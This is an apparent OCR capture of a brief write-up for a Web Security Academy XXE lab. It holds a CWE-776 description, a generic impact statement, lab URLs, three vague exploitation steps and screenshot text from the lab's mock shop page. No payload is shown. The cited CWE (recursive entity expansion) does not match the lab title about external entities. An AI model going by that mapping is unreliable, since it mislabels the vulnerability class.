
CWE:CWE-776

Description: The product uses XML documents and allows their structure to be defined with a Document Type Definition (DTD), but it does not properly control the number of recursive definitions of entities.


Business Impact: Hackers can get access to unauthorized access to the networks,systems and data,which can in turn cause monetary and reputation damage to your organization.

Vulnerability Path:
https://0ace001203464055807ddb07008300e2.web-security-academy.net/

Step 1:open the website login and select the product whose data you want to display.



Step 2: go to burp and make required changes to the code



Step 3:get the output

Exploiting XXE using external ent

https://0a8a008b044b0f5880398a62005b0099.web-security-academy.n...

$5.65

Description:

We offer a completely unique gift wrapping experience - the gift that just keeps on giving. We can crochet any shape and size to order. We also collect worldwide, we do the hard work so you don't have to.

The gift is no longer the only surprise. Your friends and family will be delighted at our bespoke wrapping, each item 100% original, something that will be talked about for many years to come.

Due to the intricacy of this service, you must allow 3 months for your order to be completed. So. organization is paramount, no leaving shopping until the last minute if you want to take advantage of this fabulously wonderful new way to present your gifts.

Get in touch, tell us what you need to be wrapped, and we can give you an estimate within 24 hours. Let your funky originality extend to all areas of your life. We love every project we work on, so don't delay, give us a call today.

Milan **Check stock**

Could not fetch stock levels!

< Return to list